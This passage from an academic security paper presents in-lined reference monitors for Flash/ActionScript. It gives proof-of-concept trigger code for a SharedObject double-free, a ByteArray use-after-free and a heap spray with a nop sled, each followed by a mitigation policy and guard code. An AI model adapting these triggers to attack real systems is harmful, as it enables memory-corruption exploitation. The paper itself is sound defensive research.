d) Discussion and Impact: Various exploit kits including Flash EK, Sweet Orange, Fiesta, Angler and Neutrino added CVE-2015-0359 [34] but as a Use-After-Free vulnerability. However, Adobe claims it to be a Double-Free vulnerability. It was then reported by TrendLabs that coincidently the fix for CVE-2015-0359 along with patching the Double-Free, fixes a Use-After-Free vulnerability as well which was being exploited by these exploit kits and being referred to as CVE-2015-0359 [51].

Adobe categorized CVE-2015-0359 as *critical*, warning that it affected all Flash Player versions up to 17.0.0.134 for Windows and Macintosh [52]. IBM X-Force Exchange [53] rated this vulnerability 9.3 out of 10 on their base score, marking its impact on confidentiality, integrity and availability as *complete*.

The vulnerability was also discussed extensively on several blogs maintained by security companies such as Palo Alto Networks [54], RedHat [55] and popular malware researchers such as Malware Don't Need Coffee [56].

C. `SharedObject` Double-Free

In 2014, FireEye and Adobe identified a targeted attack campaign, Operation GreedyWonk [23], exploiting a zero-day *double-free* Flash vulnerability that was later recorded as CVE-2014-0502. The vulnerability permits the attacker to overwrite the pointer of a Flash object to alter the flow of code execution on Windows XP and 7 machines. In this section, we present the analysis of this vulnerability, a proof-of-concept attack, and our IRM enforcement strategy. Our discussion closely follows the vulnerability description in the SpiderLabs security blog by Ben Hayak [57].

a) Background: AS classes, methods, properties and Flash settings used in the attack:

- `Worker.terminate()` (method)—shuts down the `Worker` and releases its memory and other related system resources, such as its `SharedObjects`.
- `SharedObject` (class)—also known as a *flash cookie*, allows the developer of the SWF application to store data on the end user's machine when they load the SWF in a browser; this is useful for maintaining information pertaining to the SWF, such as a game's high score or count of visitor's clicks. Each web domain a user visits is allotted a limited amount of storage for saving `SharedObjects` on disk, which is by default 100 KB.

If the size of the `SharedObjects` belonging to a SWF exceeds their allocated web domain storage during run time, then AVM asks for the user's permission, to increase the storage limit for that domain. However, if a `SharedObject`'s flush to disk happens in a background `Worker`, then the user is not prompted and the AVM makes a decision in the background based on the allocated storage. The collective size of all `SharedObjects` allocated (per web domain), during application's lifecycle (including across multiple `Workers`) or the size of any individual `SharedObject` cannot exceed the maximum allowed storage limit for that web domain.

b) The Attack: CVE-2014-0502 is a double-free vulnerability caused by the AVM's mis-handling of `SharedObjects`. While `SharedObjects` can be explicitly flushed to disk using the `SharedObject.flush()` method, all `SharedObjects` belonging to a `Worker` are also implicitly flushed when a `Worker` terminates. `Worker.terminate()` calls the destructor of each `SharedObject`, which performs the flush and also frees the `SharedObjects` [57].

When the destructor of each `SharedObject` is executed, as a part of its semantics it calls an `Exit` function that performs two checks—(1) check the `Pending Flush` flag for the `SharedObject`, which indicates whether there is data in the `SharedObject` that needs to be flushed to disk, and (2) check the maximum allowed storage settings for the domain. If the `SharedObject`'s `Pending Flush` flag is set and its size is less than the remaining storage allowance for the domain, then the `SharedObject` is successfully flushed to disk and its `Pending Flush` flag is reset. If the size of the `SharedObject` is greater than the remaining storage allowance, the flush operation does not succeed and the `Pending Flush` flag is not reset.

The attacker leverages this by creating a `SharedObject` which exceeds 100 KB[1] (Listing 7, Lines 3–9) and exploits a logical error in the implementation of the AVM garbage collector. Just before the destructor called by `Worker.terminate()` proceeds with freeing the `SharedObject` (Listing 7, Line 15), the AVM's garbage collector seeing the `SharedObject` not in use, over-looks the ongoing destruct and calls the destructor on the same `SharedObject` again. As the `SharedObject`'s size exceeds 100 KB, the flush in the destructor called by `Worker.terminate()` is unsuccessful and the `Pending Flush` flag remains set. The destructor called by the AVM sees the `Pending Flush` flag set, tries to dump the `SharedObject` once again but is unsuccessful. It then frees

[1] For simplicity, we assume for both attack and defense that the user has not modified the maximum allowed storage limit for that web domain. In practice, our mitigation can be easily extended to check against any user-selected limit.

the `SharedObject`, which is once again freed by the ongoing destructor function called by `Worker.terminate()` resulting in a double-free.

```
public class WorkerClass extends Sprite{
 public static var G:Worker = new Worker();
 public function increaseSize():void {
  var exp:String ="AAAA";
  while ((exp.length<102400))
   exp=(exp + exp);
  var sobj:SharedObject= SharedObject.getLocal("record");
  sobj.data.logs=exp;
 }

 public function FirstExample(){
  increaseSize();
 }

 Worker.current.terminate();
}
}
```

Listing 7: Triggering a `SharedObject` double-free

c) Mitigation: Our policy, `SharedObjectBound` demands that the total size of all allocated `SharedObjects` belonging to a web domain or any single `SharedObject` for that web domain is always less than 100 KB. Our IRM will allow a write to a `SharedObject` to proceed if and only if the total size of all `SharedObjects`, after the write, will be less than 100 KB, irrespective of the number of SWFs running on that domain. If all `SharedObjects` combined are always less than or equal to 100 KB in size then the AVM's garbage collection will not clear the `SharedObjects` a second time, thereby preventing the double-free vulnerability.

To enforce this policy, our bytecode rewriter injects a global, static variable `current_size` of the type `SharedObject`, that stores the total size of all `SharedObjects` belonging to a web domain. The reason of making `current_size` as a `SharedObject` is that a `SharedObject` can access all other `SharedObjects` across a domain even if there are multiple SWFs trying to create `SharedObjects`. Our rewriter then scans the `SWF` application's bytecode to identify all occurrences where a `SharedObject` is created or updated and inserts guard-code to update the `current_size` variable before the `SharedObject` is written to. As the `current_size` variable is also a `SharedObject` we need to explicitly flush it to the disk so that it can be accessed when the next security relevant event occurs. Before allowing the write to any other `SharedObjects`, the guard-code checks if the updated total size of all `SharedObjects` will be less than 100 KB and only then allows the write to proceed and updates `current_size`. If the total size of the `SharedObjects` exceeds 100 KB the IRM suppresses the operation.

We created a proof-of-concept SWF ad that exploits CVE-2014-0502 to conduct the attack and defense. We show the code here at the source-level for clarity, but instrumentation is done directly at the bytecode level. Fig. 6 shows the inserted reified security state variable, `current_size`. Fig. 7 shows IRM guard code surrounding the security relevant operation underlined in blue.

d) Discussion and Impact: Operation GreedyWonk [23], exploited CVE-2014-0502, a zero-day Flash vulnerability at the time, to deface the websites of nonprofit institutions focusing on national security and public policy and redirect their users

```
public class WorkerClass extends Sprite
{
    public static var max_size:int = 102400;
    public static var current_size:SharedObject;

    public var G:Worker;

    public function WorkerClass()
    {
```

Fig. 6: Injecting Reified State `current_size`

```
public function n():void
{

    var exp:String ="AAAA";
    while ((exp.length<102400)){
        exp=(exp + exp);
    };
        var sobj:SharedObject= SharedObject.getLocal("record");
        if(current_size+exp.length<max_size)
        {
            current_size += exp.length;
            current_size.flush;
            sobj.data.logs=exp;
        }
```

Fig. 7: IRM guard-code around write to `SharedObject`

to malicious servers that installed PlugX [58], a remote access tool, on the their machines.

Adobe categorized CVE-2014-0502 as *critical* and warned that it affects all Flash Player versions up to 12.0.0.44 on Windows and Macintosh, and all Flash Player versions up to 11.2.202.336 on Linux [59]. IBM X-Force Exchange [60] rated this vulnerability 9.3 out of 10 on their base score, marking its impact on confidentiality, integrity and availability as *complete*.

A plethora of security companies and security research websites including Symantec [61], ArsTechnica [62], TrendMicro [58], AlienVault [63], ZScaler [64], Dell's Sonic Alert [65], and TrustWave [57] have described these vulnerabilities and exploits in detail.

D. `ByteArray` UAF

CVE-2015-5119, another popular vulnerability from Kaspersky's Devil's Dozen [11], was added to Angler EK, Neutrino, Hanjuan, Nuclear Pack and Magnitude exploit kits in 2015, leaked from the Hacking Team [66]. CVE-2015-5119 is a use-after-free vulnerability resulting from a faulty implementation of the `ByteArray` operator `[]`, used to access an element or assign a value to an element at a given index.

a) Background: AS methods used in the attack:

- `valueOf()` (method)—a method of the `Object` class (which is extended by all classes), that if defined returns the primitive value of the object. If the object does not have a primitive value, `valueOf()` returns the object itself. `valueOf()` is called whenever an object's value is operated on or used in an assignment operation.

b) The Attack: The exploit (Listing 8) consists of two classes (`malClass` and `hClass`) that operate on the same `ByteArray` objects. A `ByteArray` object `b1` is created in `malclass` and its length is set to 12 (Line 6–7). Next, an `hclass` object is instantiated and `b1` is passed as an argument to the constructor of `hclass` (Line 8). Any non-primitive object is always passed by reference. This `hclass` object is referenced by `mal` (Line 8). In the constructor of `hclass`, b3 is used to hold the argument that has been passed to the constructor, which is then assigned to a local property `b2` (Line 15–17). So now both `b1` from `malclass`, and `b2` from `hclass`, are referencing the same object. Back in `malclass`, `mal` is assigned to index 0 of `b1` using operator `[]` (Line 9). The control is now transfered to the `valueOf()` function of `hclass` (Line 19). As a side-effect of this function, the attacker increases the length of `ByteArray` `b2` (Line 20) (also referenced by `b1`), and due to the semantics of the `length` property, the `ByteArray` is freed and is assigned a new chunk of memory. However, in `malclass` `b1[0]` still references the freed memory chunk causing the program to crash and creating a `UAF` vulnerability.

```
1 package{
2  ...
3  public class malClass extends Sprite{
4
5   public function malClass(){
6     var b1 = new ByteArray();// ADDED THIS LINE PER
        COMMENTS
7     b1.length = 12;
8     var mal = new hClass(b1);
9     b1[0] = mal;
10   }
11  }
12
13  public class hClass{
14   private var b2 = 0;
15   public function hClass(var b3){
16     b2 = b3;
17   }
18
19   public function valueOf() {
20    b2.length = 13;
21    return 15;
22   }
23  }
24 }
```

Listing 8: Classes used in `ByteArray` UAF

c) Mitigation: Our policy here, `SafeDereference`, ensures that the index supplied to the `ByteArray` operator `[]` and the value assigned to it are both either a `Number` or a `byte`. To implement the policy we use rewriting techniques #1 and #2 in conjunction. We create a wrapper class (Listing 9) with a `safe_dereference()` method (Line 5) which takes three arguments—(1) the class of the object whose element is being accessed using the `[]` operator, (2) index of the element being referenced, and (3) the object/value that is to be assigned. If the class being operated on is `ByteArray` (Line 7), then we simply coerce the object/value to a primitive type `Number` (Line 8), subsequently removing the side-effects of the `valueOf()` method. If the class in context is not `ByteArray`, our IRM safely proceeds with the original `[]` operation (Line 10), depending on the class in context. Next using rewriting technique #1 we replace all calls to operator `[]` with our `safe_dereference()` method at the bytecode level.

```
1 package Monitor{
2  import flash.utils.ByteArray;
3
4  public class SafeDereference{
5   public static function safe_dereference(obj, index, value
        ):void{
6
7    if(obj is ByteArray)
8     obj[index] = Number(value);
9    else
10     obj[index] = value;
11   }
12  }
13 }
```

Listing 9: `SafeDereference` wrapper class

Our rewriter then merges our monitor `package` with the untrusted SWF so that our IRM is able to intercept every assignment operation involving `[]` operator.

The solution requires bytecode instrumentation using technique #1 because the wrapper class (technique #2) is not capable of intercepting the `[]` operator at run time. So we proceed with technique #1 to instrument the `[]` operator in the untrusted SWF's bytecode and replace it with a call to the `safe_dereference` method in the wrapper class.

d) Discussion and Impact: Adobe, in their security bulletin for CVE-2015-5119 [67], categorized the vulnerability as *critical* and warned that it affects all Flash Player versions up to 18.0.0.194 for Windows, Macintosh and Linux. IBM X-Force Exchange [68] rated this vulnerability 8.8 out of 10 on their base score, marking its impact on confidentiality, integrity and availability as *high*.

This vulnerability was also discussed in detail on blogs maintained by security companies such as ZScaler [69], Palo Alto Networks [70], and popular malware researchers such as Malware Don't Need Coffee [71] and KrebsOnSecurity [72].

E. Heap Spraying

In AS, heap spraying is achieved by having the target process allocate large blocks of free space on the process's heap using `Vector` or `ByteArray` objects and then filling these blocks with the predetermined shellcode by taking advantage of existing vulnerabilities in the AVM.

a) Background: AS methods used in the attack:

- `writeUTFBytes()`, `writeUTF()`, `writeByte()`, `writeBytes()`, `writeMultiByte()` (methods)—all these are methods of the `ByteArray` class that allow different means for writing bytes to a `ByteArray`.

b) The Attack: Consider CVE-2015-0313 (See §III-A), that exploits a UAF vulnerability and then uses heap spraying to write 32-bit and 64-bit words containing shellcode to the memory using the dangling pointer. There are several such CVEs, for e.g. CVE-2015-3113 [**?**], CVE-2015-0336 [**?**], CVE-2015-0311 [**?**], CVE-2015-2425 [**?**], CVE-2015-8651 [**?**] that use heap spraying to alter control flow execution.

```
1 var shellcode:String = unescape('%u4548%u5041%u5053%u4152%
      u2159');
2 var nop:String = unescape('%u0202%u0202');
3 var slackspace:uint = shellcode.length + 20;
4 while(nop.length < slackspace)
5  nop+= nop;
6 var fillblock:String = nop.substr(0,slackspace);
7 var block:String = nop.substr(0,nop.length-20);
8 while(block.length + slackspace < 0x50000)
9  block = block + block + fillblock;
10 var s:ByteArray = new ByteArray();
11 for(var i:uint = 0; i < 250; i++)
12  s.writeUTFBytes(block + shellcode);
```

Listing 10: Heap Spray attack

Listing 10 shows the code for a proof-of-concept heap spray attack. Lines 1 and 2 show the code where the basic byte sequence for the shellcode (in this case the string 'HEAP-SPRAY!') and no-operation ('nop') instruction are stored in variables `shellcode` and `nop` as `Strings` respectively. Lines 3-9 create one enormous block (`0x50000` or `327680` bytes) of memory consisting of smaller chains of the `nop` instructions commonly referred to as a `nop` sled or a `nop` slide. Lines 11-12 create a `ByteArray` object and repeatedly insert the concatenation of the strings `nop` sled and `shellcode` in the `ByteArray`. The final heap now has a long chain of blocks containing `nop` instructions and the shellcode. The heap spray attack can similarly be executed by inserting shellcode into a `Vector` object instead of a `ByteArray` object.

c) Mitigation: Our policy to prevent heap spray attacks ensures that (i) a large `String`[2] (> 1000 bytes) is not written to a `ByteArray`, and (ii) a `String` is not repeatedly (> 100 times) written to the same `ByteArray`.We chose to restrict the maximum size for a byte sequence to 1000 bytes based on a well-known patent for heap spray detection in ActionScript [73], and limit the number of times a byte sequence is sprayed on the heap to 100 times to demonstrate the feasibility of our mitigation. Our approach would work for any byte sequence size below the page-size limit of the underlying machine.

To enforce this policy, our IRM tracks the size and number of times a `String` is written to a `ByteArray` using a global, thread-safe hash-table. Our rewriter targets the security-relevant operation of writing a `String` to a `ByteArray`. Our rewriter, using technique #2, first creates a wrapper for the `flash.utils.ByteArray` class. Our wrapper augments the `flash.utils.ByteArray` with a `static Dictionary` object that implements our global, thread-safe hash-table. The hash-table uses the `Strings` written to the `ByteArray` as keys and the count for the number of times they were written as value. We show the overridden implementation of `ByteArray.writeUTFBytes()` method inside the wrapper class in Listing 11. We have also overridden other methods that allow writing a `String` to a `ByteArray`, such as `writeBytes()`, `writeMultiByte()`, `writeUTF()`, and `writeByte()`. Our IRM for this policy is immediately extensible to other objects, such as `Vectors`, to which `Strings` can be written.

In the overridden implementation of method `ByteArray.writeUTFBytes()` (Lines 15-28), whenever a `String` `str` is written to the `ByteArray` object (security-relevant operation), our IRM checks whether `str` already has an entry in the hash-table. If an entry for `str` exists, then its count is incremented by one (Line 18), otherwise our IRM creates a new entry for `str` in the hash-table with an initial count of one (Line 20). If the size of the `str` is larger than 1000 bytes or if `str` has already been written to the `ByteArray` a 100 times, then our IRM suppresses the write operation (Line 23) and instead outputs a warning to the log to notify the user of a possible heap spray attack. If `str` is within specified size and count threshold, our IRM safely calls the `flash.utils.ByteArray` class to proceed with the write.

[2]This policy uses `Strings` for simplicity, but our rewriter can work with any byte sequence.

```
1 package Monitor {
2     import flash.utils.ByteArray;
3     import flash.utils.Dictionary;
4 
5     public class ByteArray extends flash.utils.ByteArray{
6 
7         private static var hashtable:Dictionary = new
              Dictionary();
8         private var safeCount = 100;
9         private var safeLength = 1000;
10 
11        public function ByteArray() {
12            super();
13        }
14 
15        override public function writeUTFBytes(str:String):
              void{
16 
17            if(hashtable[str] == undefined)
18                hashtable[str] = 1;
19            else
20                hashtable[str] += 1;
21 
22            if(hashtable[str] > safeCount || str.length >
                  safeLength){
23                trace("Exceeded safe limit. Possible Heap
                      Spray"); //CHANGED PER COMMENTS
24            }
25            else{
26                super.writeUTFBytes(value);
27            }
28        }
29    }
30 }
```

Listing 11: Wrapper for flash.utils.ByteArray

We created a proof-of-concept SWF ad to conduct the attack and defense. Listing 11 shows the source of the wrapper class that was compiled into the monitor.



Fig. 8: Rewritten Heap Spray method

Fig. 8 shows the source of the rewritten `SWF`. The code for the heap spray, underlined in red, shows the attacker creating a `nop` sled by concatenating the same `String` with itself till it becomes of a very large length

(327680 bytes). The instantiation of the original `ByteArray` (`flash.utils.ByteArray`) has been replaced by the wrapper class `Monitor.ByteArray`, underlined in blue. Thus all calls to the `writeUTFBytes()` method will be intercepted by our monitor, where the guard-code (lines 15-28 in Listing 11) checks whether the insertion of the `String` is within the specified threshold.

d) Discussion and Impact: Heap sprays are powerful attack vectors when combined with other memory corruption vulnerabilities to exploit the underlying system. In five out of the thirteen *Devil's Dozen* vulnerabilities of 2015 that were most commonly used in all popular exploit kits [11], heap spraying was used to gain control of the heap. CVE-2015-2425 [74] and CVE-2015-8651 [75], which caused wide-spread financial damage, also used heap spraying. No security bulletins or security patches have been issued by Adobe to address heap spray, for new or legacy versions of the Flash Player.

IV. Experimental Setup

All experiments were conducted on a machine with a 2.5 GHz Intel Core i5 processor with 8GB RAM. Proof-of-concept ads for each exploit were created using Adobe Flash Builder v. 4.7. The parser, rewriter, and code-generator for AS3 bytecode were written in Java using JDK v. 1.7.0_75. Table II summarizes our experimental results. For computing the total rewriting time for each policy, we ran each policy rewriter ten times and computed the average. Size overhead of each rewritten SWF was measured using the uncompressed size of the application bytecode before and after rewriting. As mentioned in II-C, the actual implementation of the IRM checks for concurrency issues and thread-safety and the performance overhead for each policy has been calculated with the thread-safe implementation.

V. Discussion

A. Security Analysis of the IRM

As explained in §II-A, our approach is based on the "last writer wins" principle: Any potentially unsafe binary code that might circumvent the IRM enforcement at runtime is automatically replaced with behaviorally equivalent safe code during the instrumentation. Thus, since the binary rewriter is the last to write to the file before it executes, its security controls dominate and constrain all untrusted control-flows.

A Flash program is not allowed to modify its source at runtime [76], which makes it impossible for a malicious `SWF` file to alter our IRM code. For the rewriter that uses wrapper classes, the wrapper class is implemented as a `final` class in a dedicated namespace (i.e., `Monitor`). If the attack code already extends the same class that our monitor extends, complete mediation is still achieved. After the untrusted SWF goes through the wrapper class rewriting, the bytecode rewriter modifies the metadata of the malicious SWF to change its extended class to our `Monitor` class. This ensures that the malicious SWF uses the safe functions provided by our `Monitor` class instead of using the unsafe functions in the untrusted class, thereby providing complete mediation. ActionScript's object encapsulation and type-safety prevent untrusted code from accessing the members of the wrapper class.

In direct bytecode rewriting, our bytecode rewriter scans the untrusted code for every occurrence of the vulnerable method and injects guard-code surrounding it. AS type-safety guarantees that checks in the guard-code are not circumvented. For policies that use wrapper classes, our `SWF` merge tool replaces every binary occurrence of the vulnerable method call in the untrusted `SWF` file with the corresponding overridden method of the wrapper class instead.

In AS 3.0, reflection can be achieved by getting a reference to a class by using the class name, instead of instantiating an object of that class using the class constructor. The *fully qualified name* of the class (includes package name) is passed as a `String` parameter to library methods for reflection, such as `flash.utils.getDefinitionByName`, which returns a reference to that class. Our IRM implementation can handle reflection by checking for occurrences of `getDefinitionByName` and the parameter passed to it in the untrusted code. If the parameter passed is a vulnerable class, we replace the fully qualified name of the vulnerable class with the fully qualified name of the safe wrapper class. Any subsequent class property access will access the safe wrapper class, thus achieving complete mediation.

In our work, we do not attempt to detect or fix zero-day vulnerabilities in the Flash VM implementation. Our goal is to mitigate the VM vulnerabilities that have been identified but have still not been patched. Users throughout the world's computer networks are often months or years behind in patch updates to the Flash VM, hence such vulnerabilities comprise a high percentage of vulnerabilities that are exploited in the wild [21], [77]. Therefore, our trusted computing base includes a patched Flash VM implementation and our IRM implementation relies on its semantics to achieve complete mediation and self-integrity.

B. Attack and Defense Design Challenges

All vulnerabilities described in this paper were results of subtle inconsistencies in the complex AS language semantics or obscure security flaws deep inside the AVM, thus requiring a comprehensive understanding of both. In order to achieve this depth of understanding, we performed extensive background research and experiments, since the AVM2 is not open source. Additionally, a thorough knowledge of all AS 3.0 classes and their properties involved in the vulnerabilities and exploits was required to create policies to mitigate further attacks.

Creating proof-of-concept ads with full exploits was also challenging, since we had to stitch the exploits from code snippets and relevant information dispersed amongst several websites. Additionally, some vulnerabilities required a very specific environment set-up for being triggered, for e.g., the `ByteArray` double-free targets SWF version 25 specifically. Several vulnerabilities required `Workers`, but neither of Adobe's Creative Suite tools for Flash development (Animate CC or Flash Builder 4.7) had tracing or debugging for background `Workers`.

To the best of our knowledge, there are currently no commercially available libraries or tools for AS bytecode

TABLE II: Experimental Results

Vulnerability	**Policy**	**Rewriter Type**	**Rewriting Time (ms)**	**SWF Size (Bytes) Before**	**After**	**Execution Time (ms) Before**	**After**
`ApplicationDomain` UAF	`SafeApplicationDomain`	Direct Bytecode & Wrapper Class Instrumentation	100	1656	1737	211.3	231.5
`ByteArray` Double-Free	`NoByteArrayDF`	Wrapper Class Instrumentation	154	3893	4266	198.9	217.4
`SharedObject` Double-Free	`SharedObjectBound`	Direct Bytecode Instrumentation	115	1281	1374	9	10.4
`ByteArray` UAF	`SafeDereference`	Direct Bytecode & Wrapper Class Instrumentation	146	936	1359	30.3	32.7
Heap Spray	`NoHeapSpray`	Wrapper Class Instrumentation	133	1283	1901	1	1.2

manipulation. This made rewriting at the bytecode level a challenging task, since instrumentation required complete knowledge of the bytecode level instructions and meta-data. Also, a lack of good debugger support meant a lack of fine-grained debugging information.

C. Deployment

We conservatively assume that most users update their web-browsers and Flash Players only sporadically, which allows their systems to be compromised by exploits targeting vulnerabilities that were recently patched. We envision our toolchain and policy enforcement to be deployed more effectively by third-party entities, such as website publishers and advertisement networks, that serve Flash content to users without being able to directly access the user's VM.

VI. Related Work

In-lined Reference Monitoring for ActionScript Bytecode: Recent related works present prototype in-lined reference monitoring systems for Flash/ActionScript [24], [78]. The main objectives of two of the works [24], [78] are developing certification algorithms for proving soundness (instrumented code satisfies a given security policy) and transparency (instrumentation process does not alter the behavior of safe programs) properties of IRMs; therefore, the authors use only small, prototype binary rewriters for simple policies to demonstrate feasibility of the certification techniques. Our IRM solution can enforce a more extensive class of policies for real-world vulnerabilities. Our IRM framework is designed to be plugged into these certification frameworks in future work.

FlashJaX [20] is an IRM solution for cross-platform web content spanning Flash and JavaScript. The authors demonstrate security enforcement of web pages without requiring any browser modifications or special plug-ins. FlashJaX, however, mainly targets cross-platform security policies that employ the `ExternalInterface.call` method for communication between AS and JS on a web page.

FIRM [76] presents an in-lined reference monitoring approach for mediating the interaction between Flash and the DOM using *capability tokens*. Each SWF is assigned a unique capability token which is associated with a set of policies to be enforced on the SWF. FIRM instruments the SWF with wrappers that guard functions that interact with DOM objects; additionally, FIRM wraps certain security-sensitive DOM objects' getters and setters. The SWF wrappers work in sync with the DOM wrappers to allow or deny function calls based on the capability tokens. Our IRM enforcement targets vulnerabilities arising out of security flaws inside the AVM, which FIRM cannot enforce.

Mitigations for Specific Flash Security Issues: InContext [79] prevents clickjacking attacks by identifying differences in the bitmaps of what the user sees on-screen and target sensitive UI elements rendered in isolation. FPDetective [80] employs a monitoring proxy to defend users against fingerprinting attacks [81]; the proxy examines Flash objects between the browser and server to detect fingerprinting patterns, such as loading fonts or accessing browser-specific properties.

The *Extended Same Origin Policy* (eSOP) [82] mitigates Flash-based DNS rebinding attacks by adding a fourth component, `server-origin`, to the browser's *same-origin policy*. The `server-origin` component is explicit information provided by the server concerning its trust boundaries and any mismatch between the `domain` and `server-origin` will stop the attack.

Copious benign usage of URL redirection in Flash ads misleads security tools to produce false negatives for truly malicious URL redirects in Flash plug-ins. Related work monitors plug-ins instead of SWFs to reduce this false negative rate [83]. Spiders can also identify malicious Flash URL redirects [84].

HadROP [85] utilizes machine learning to mitigate ROP attacks including Flash ROP attacks. Differences in micro-architectural events (mis-predicted branches, L1 cache misses, etc.) between conventional programs and malicious programs are used for detection. In another related work, static and dynamic analyses are used in conjunction to extract features of a SWF for feeding into a *deep learning* [86] tool for anomaly-based Flash malware detection [87].

GORDON [88] uses a combination of structural and control-flow analysis of SWFs and machine-learning to detect the presence of malware. However, GORDON has been implemented on Flash's open source implementations, Gnash [89] and LightSpark [90]. FlashDetect [91] extends OdoSwiff [92] to ActionScript 3.0. It dynamically analyzes SWF files using an instrumented version of Lightspark [90] Flash player to save traces of security relevant events. It then performs static analysis on AS3 bytecode to identify common vulnerabilities and exploitation techniques.

VII. Conclusion

We have presented the design and implementation of a fully automated Flash code binary transformation system that can guard major Flash vulnerability categories without modifying vulnerable Flash VMs. We demonstrated two complementary binary transformation approaches, direct monitor in-lining as bytecode instructions and binary class-wrapping, for flexible and elegant instrumentation. In detailed case-studies, we describe proof-of-concept exploits and mitigation strategies for five major Flash vulnerability categories.

In future work, we plan to fit our Flash IRM framework into certification systems for IRM soundness and transparency [24], [78]. We also plan to extend our framework to handle malicious events generated in externally loaded files inside a SWF.

ACKNOWLEDGMENTS

This research was supported in part by NSF awards #1054629, #1065216, and #1513704, and ONR award N00014-14-1-0030, and the Department of Software and Information Systems at the University of North Carolina Charlotte.

REFERENCES

[1] W^{3}Techs, “Usage of Flash for websites,” http://w3techs.com/technologies/details/cp-flash/all/all, 2016.
[2] Adobe Systems, “Adobe Flash runtimes statistics,” http://www.adobe.com/products/flashruntimes/statistics.edu.html, 2016.
[3] NeuroGadget, “5 reasons why Adobe Flash is still important,” http://neurogadget.net/2016/03/12/5-reasons-adobe-flash-player-still-important/25927, 2016.
[4] B. Barrett, “FLASH.MUST.DIE.” http://www.wired.com/2015/07/adobe-flash-player-die/, 2015.
[5] O. Williams, “Adobe Flash is terrible, here’s how to uninstall it forever,” http://thenextweb.com/opinion/2015/07/08/rip-flash/#gref, 2015.
[6] K. Ashcharya, “How to get your Adobe Flash fix on your iPhone,” http://mashable.com/2012/11/30/flash-iphone-puffin/#wnHE8HzTakqR, 2012.
[7] J. Evans, “How to run Flash on your iPad (if you must),” http://www.computerworld.com/article/2599798/apple-ios/apple-ios-how-to-run-flash-on-your-ipad-if-you-must.html, 2014.
[8] R. Jennings, “Adobe Flash must die, die, DIE. Firefox shoots gun loaded by Facebook (and potholer54),” http://www.computerworld.com/article/2948012/security/adobe-flash-must-die-firefox-facebook-itbwcw.html, 2015.
[9] M. Sridhar, B. Ferrell, D. V. Karamchandani, and K. W. Hamlen, “Flash in the dark: Surveying the landscape of ActionScript security trends and threats,” 2016, submitted for publication.
[10] McAfee Labs, “Mcafee labs: Security threat report q1 - may, 2015,” http://www.mcafee.com/in/security-awareness/articles/mcafee-labs-threats-report-may-2015.aspx, 2015.
[11] “Kaspersky security bulletin 2015. the overall statistics for 2015,” https://securelist.com/analysis/kaspersky-security-bulletin/73038/kaspersky-security-bulletin-2015-overall-statistics-for-2015/, 2015.
[12] Bank Robber Willie, “Hacking team shows the world how not to stockpile exploits,” http://www.wired.com/2015/07/hacking-team-shows-world-not-stockpile-exploits/, 2015.
[13] Adobe Systems, “ActionScript technology center,” http://www.adobe.com/devnet/actionscript.html, 2016.
[14] Adobe, “Actionscript virtual machine 2 (AVM2) overview,” https://www.adobe.com/content/dam/Adobe/en/devnet/actionscript/articles/avm2overview.pdf, accessed: 2016-03-25.
[15] B. Yee, D. Sehr, G. Dardyk, J. B. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, and N. Fullagar, “Native Client: A sandbox for portable, untrusted x86 native code,” in *Proceedings of the 30th IEEE Symposium on Security & Privacy (S&P)*, 2009, pp. 79–93.
[16] F. Chen and G. Roşu, “Java-MOP: A Monitoring Oriented Programming environment for Java,” in *Proceedings of the 11th International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS)*, 2005, pp. 546–550.
[17] J. Ligatti, L. Bauer, and D. Walker, “Enforcing non-safety security policies with program monitors,” in *Proceedings of the 10th European Symposium on Research in Computer Security (ESORICS)*, 2005, pp. 355–373.
[18] F. B. Schneider, “Enforceable Security Policies,” *ACM Transactions on Information and System Security (TISSEC)*, vol. 3, pp. 30–50, 2000.
[19] K. W. Hamlen, G. Morrisett, and F. B. Schneider, “Computability classes for enforcement mechanisms,” *ACM Transactions on Programming Languages and Systems (TOPLAS)*, vol. 28, no. 1, pp. 175–205, 2006.
[20] P. H. Phung, M. Monshizadeh, M. Sridhar, K. W. Hamlen, and V. Venkatakrishnan, “Between worlds: Securing mixed JavaScript/ActionScript multi-party web content,” *IEEE Transactions on Dependable and Secure Computing (TDSC)*, vol. 12, no. 4, pp. 443–457, July–August 2015.
[21] M. Korolov, “Despite recent moves against adobe, 80flash,” http://www.csoonline.com/article/2998494/vulnerabilities/despite-recent-moves-against-adobe-80-of-pcs-run-expired-flash.html, 2015.
[22] Ú. Erlingsson and F. B. Schneider, “SASI enforcement of security policies: A retrospective,” in *Proceedings of the New Security Paradigms Workshop (NSPW)*, 1999, pp. 87–95.
[23] D. Caselden, J. Weedon, X. Chen, M. Scott, and N. Moran, “Operation greedyWonk: Multiple economic and foreign policy sites compromised, serving up Flash zero-day exploit,” https://www.fireeye.com/blog/threat-research/2014/02/operation-greedywonk-multiple-economic-and-foreign-policy-sites-compromised-serving-up-flash-zero-day-exploit.html, 2014.
[24] M. Sridhar and K. W. Hamlen, “Model-checking in-lined reference monitors,” in *Proceedings of the 11th International Conference on Verification, Model Checking, and Abstract Interpretation (VMCAI)*, 2010, pp. 312–327.
[25] V. Panteleev, “Robust ABC [Dis-]Assembler,” https://github.com/CyberShadow/RABCDAsm, accessed: 2016-03-25.
[26] Adobe, “SWF file format specification version 19,” http://wwwimages.adobe.com/www.adobe.com/content/dam/Adobe/en/devnet/swf/pdf/swf-file-format-spec.pdf, accessed: 2016-03-25.
[27] G. S. R. Database, “Issues - project-zero - project zero - monorail,” https://bugs.chromium.org/p/project-zero/issues/list?can=1&redir=1, accessed on 04/10/2016.
[28] O. Security, “Exploits database by offensive security,” https://www.exploit-db.com/, accessed on 04/10/2016.
[29] Kernel Mode, “KernelMode.info,” http://www.kernelmode.info/forum/, accessed on 04/10/2016.
[30] T. Research, “Research and analysis TrendMicro USA,” http://www.trendmicro.com/vinfo/us/security/research-and-analysis, accessed on 04/10/2016.
[31] FireEye, “Fireeye Blog - Threat Research and Analysis,” https://www.fireeye.com/blog.html, accessed on 04/10/2016.
